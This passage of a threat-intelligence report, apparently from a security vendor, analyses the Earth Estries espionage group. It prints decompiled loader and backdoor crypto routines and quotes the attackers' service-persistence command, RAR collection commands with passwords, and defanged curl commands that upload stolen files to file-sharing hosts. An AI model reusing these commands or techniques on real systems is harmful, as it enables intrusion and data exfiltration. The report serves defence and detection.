BaseAddress = VirtualAlloc(0LL, FileSize, 0x1000u, 0x40u);
ReadFile(FileW, BaseAddress, FileSize, &NumberOfBytesRead, 0LL);
CloseHandle(FileW);
if ( (_DWORD)FileSize )
{
  DataBlobPtr = BaseAddress;
  // Decryption
  do
  {
    *DataBlobPtr++ ^= 0xE0u;
    --FileSize;
  }
  while ( FileSize );
}
return ((  int64 (  fastcall *)( BYTE *))BaseAddress)(DataBlobPtr);
```

Figure 9. Loader using single byte XOR for decryption

This type of installation also comes with a Windows Service for persistence and execution:

sc create pasrv binpath= "cmd /c \"start msiexec.exe /y C:\Windows\PLA\Performance.dll\"" start= auto displayname= "Microsoft Performance Alerts Server"

Credential Dumping

Re-implemented NinjaCopy

NinjaCopy is a hack tool that is well known for its ability to copy protected system files. Using the tool, threat actors can copy files off an NTFS volume by opening a read handle to the entire volume (such as c:) and parsing the NTFS structures. This allows them to bypass the following protections (note that a Win32 API was not used, so Windows is not aware that these protections were being ignored):

1. Files which are opened by a process and cannot be opened by other processes, such as the *NTDS.dit* file or SYSTEM registry hives.
2. System Access Control List (SACL) flag set on a file that alerts when the file is opened. (
3. Bypass the Discretionary Access Control Lists (DACLs), such as those that only allows SYSTEM to open a file.

During the operation, we notice that Earth Estries implemented a new variant of NinjaCopy by using an open-source NTFS parser released by Velocidex. With this variant, the attacker successfully extracted the SYSTEM registry hives which contain sensitive data from the victim's environment.

Collection and exfiltration

Information collection is done via RAR archives which are mostly password-protected. The following are the RAR commands used by Earth Estries over the course of one of its campaigns:

rar a -m3 -inul -ed -r -s –hp{**password}** -ta**{yyyymmdd}** -n*.pdf -n*.ddf -x*"**{avoided path}**\" {**Collector Path}**\out**<n>**.tmp **{IP}**\"**{Target Path}**"

Meanwhile, the following are the passwords that they used:

- takehaya
- foreverthegod
- dh2uiwqji9dash

Exfiltration is done using cURL, which sendis the stolen documents to anonymized file sharing services:

curl -F "file=@c:\windows\ime\out1.tmp" hxxps://api.anonfiles[.]com/upload
curl -F "file=@c:\windows\ime\out1.tmp" -k hxxps:/file[.]io
curl -F "file=@c:\windows\ime\out3.tmp" hxxps://api.anonfiles[.]com/upload

Command-and-Control

Hiding backdoor traffic via internal proxy server

We notice one of the C&C addresses used for Zingdoor is an internal IP address. After further investigation, we found that the internal address refers to the internal proxy server in the victim's environment. We infer that the threat actor attempted to use the victim's proxy server to forward traffic to the actual C&C servers, making the traffic from the backdoor more difficult to discover.

Additional observations

During the investigation, we found are other backdoors, including an Internet Information Services (IIS) backdoor (FuxosDoor) and a customized backdoor (Cryptmerlin).

We are not certain if these backdoors were indeed deployed by Earth Estries. However, the approximate occurrence time is close, and they were found within the same infected machine. Hence, we still include these findings in this report.

FuxosDoor

FuxosDoor is an IIS backdoor which was deployed and ran on the compromised exchange server. Once it receives a request with a specific URL path, */web.config* from the attacker, it will try to extract the encrypted command

from the field (*ASP.NET_SessionId*) in the HTTP header and then execute the received command by using the command prompt (*cmd.exe*). After, the results will be encrypted and sent back to the attacker's server.

Figure 10. Receiving a request via /web.config

```
_BYTE *v1; // rdx
int v2; // r8d
int v3; // eax
char v4; // cl
__int64 result; // rax
int v6[4]; // [rsp+0h] [rbp-28h] BYREF

qmemcpy(v6, "SIpCCvCU1MpZR1xv", sizeof(v6));
v1 = (_BYTE *)(a1 + 2);
v2 = 2;
do
{
  *(v1 - 2) ^= *((_BYTE *)v6 + (v2 - 2) % 16);
  *(v1 - 1) ^= *((_BYTE *)v6 + (v2 - 1) % 16);
  *v1 ^= *((_BYTE *)v6 + v2 % 16);
  v1[1] ^= *((_BYTE *)v6 + (v2 + 1) % 16);
  v1[2] ^= *((_BYTE *)v6 + (v2 + 2) % 16);
  v3 = (v2 + 3) % 16;
  v2 += 6;
  v1 += 6;
  v4 = *((_BYTE *)v6 + v3);
  result = (unsigned int)(v2 - 2);
  *(v1 - 3) ^= v4;
}
while ( (int)result < 516 );
return result;
}
```

Figure 11. Decryption algorithm for the received content

```
signed int v6; // r9d
const BYTE *v7; // r10
int v8; // eax
__int64 v9; // rax
DWORD pcchString; // [rsp+30h] [rbp-28h] BYREF
int v12[4]; // [rsp+38h] [rbp-20h] BYREF

v6 = 0;
v7 = a2;
pcchString = a5;
qmemcpy(v12, "zrrI9Ae96Wag0i6k", sizeof(v12));
if ( a3 > 0 )
{
  do
  {
    v8 = v6 % 16;
    ++v6;
    *v7++ ^= *((_BYTE *)v12 + v8);
  }
  while ( v6 < a3 );
}
if ( !CryptBinaryToStringA(a2, a3, 0x40000001u, a4, &pcchString) )
  return 0;
v9 = -1i64;
do
  ++v9;
while ( a4[v9] );
*(_WORD *)&a4[(int)v9 - 2] = 0;
return 1;
}
```

Figure 12. Encryption algorithm for the response

Cryptmerlin

Attackers used the DLL sideloading technique on the target machine to launch Cryptmerlin, a customized backdoor based on an open-source malware, Merlin Agent, written in Golang. Unlike the original Merlin Agent, Cryptmerlin currently only implements the *ExecuteCommand* function, which will communicate to the C&C server via HTTP/HTTPS request. To lower the security warning on the infected machine, Cryptmerlin can also communicate with the C&C server over proxy server, with the information of the victim's internal proxy also embedded in the config.

Filename	Description
svcchost.exe	Legitimate file used as main loader
shfolder.dll	DLL sideloaded by svcchost.exe; a simple loader will find and load another DLL file named svcchost.dll
svcchost.dll	Malicious payload, which is the backdoor malware Cryptmerlin

Table 4. Files used for the Crypmerlin backdoor

Conclusion

Our analysis of Earth Estries' persistent TTPs in prolonged cyber operations reveals a sophisticated and adaptable threat actor that employs various tools and backdoors, demonstrating not only technical capabilities, but also a

strategic approach to maintaining access and control within compromised environments.

In the first infection chain, Earth Estries exploited vulnerabilities in web-based adapter management tools like QConvergeConsole, employing tools like Cobalt Strike, Hemigate, and Crowdoor that are delivered via CAB file packages. Along with PsExec, these backdoors also facilitated lateral movement throughout the network. The incorporation of Trillclient for credential harvesting from browser caches further illustrates the group's comprehensive tactics aimed at deepening their foothold in the target environment.

In the second infection chain, Earth Estries capitalized on vulnerable Exchange servers, making use of web shells, such as ChinaChopper and additional backdoors such as Zingdoor, SnappyBee, and Cobalt Strike, all of which highlights the diversity of Earth Estries' toolkit. The deployment of these tools via C&C channels, alongside the use of techniques like DLL sideloading and cURL for downloading components, underscores their ability to adapt in response to defensive measures.

Throughout their campaigns, Earth Estries has displayed a keen understanding of their target environments, by continually identifying exposed layers for re-entry. By using a combination of established tools and custom backdoors, they have created a multi-layered attack strategy that is difficult to detect and mitigate.

Recommendations

Defensive efforts should focus on securing external-facing services, especially email servers and web applications, patching known vulnerabilities, and implementing robust credential management practices. The continued evolution of new tools and tactics used by groups such as Earth Estries reinforces the necessity for constant vigilance and for implementing a multilayered defense to protect critical infrastructure from such sophisticated intrusion sets.

Finally, using technologies such as Trend Vision One™ enables security teams and analysts to view all components of the organization from a single platform. It allows them to monitor and track tools, behaviors, and payloads as they attempt to move and execute within the organization's networks, systems, and infrastructure. At the same time, it detects and blocks threats as early in the attack or infection process as possible.

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

Breaking Down Earth Estries' Persistent TTPs in Prolonged Cyber Operations

Trend Micro Vision One Threat Insights App

Threat Actors: Earth Estries

Emerging Threats: Breaking Down Earth Estries' Persistent TTPs in Prolonged Cyber Operations

Hunting Queries

Trend Micro Vision One Search App

Trend Micro Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Earth Estries Malware DetectionmalName:(*HEMIGATE* OR *DRACULOADER* OR *CROWDOOR* OR *ZINGDOOR* OR *TRILLCLIENT*) AND eventName: MALWARE_DETECTION

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabled.

Indicators of Compromise

The indicators of compromise can be found here.

Tags
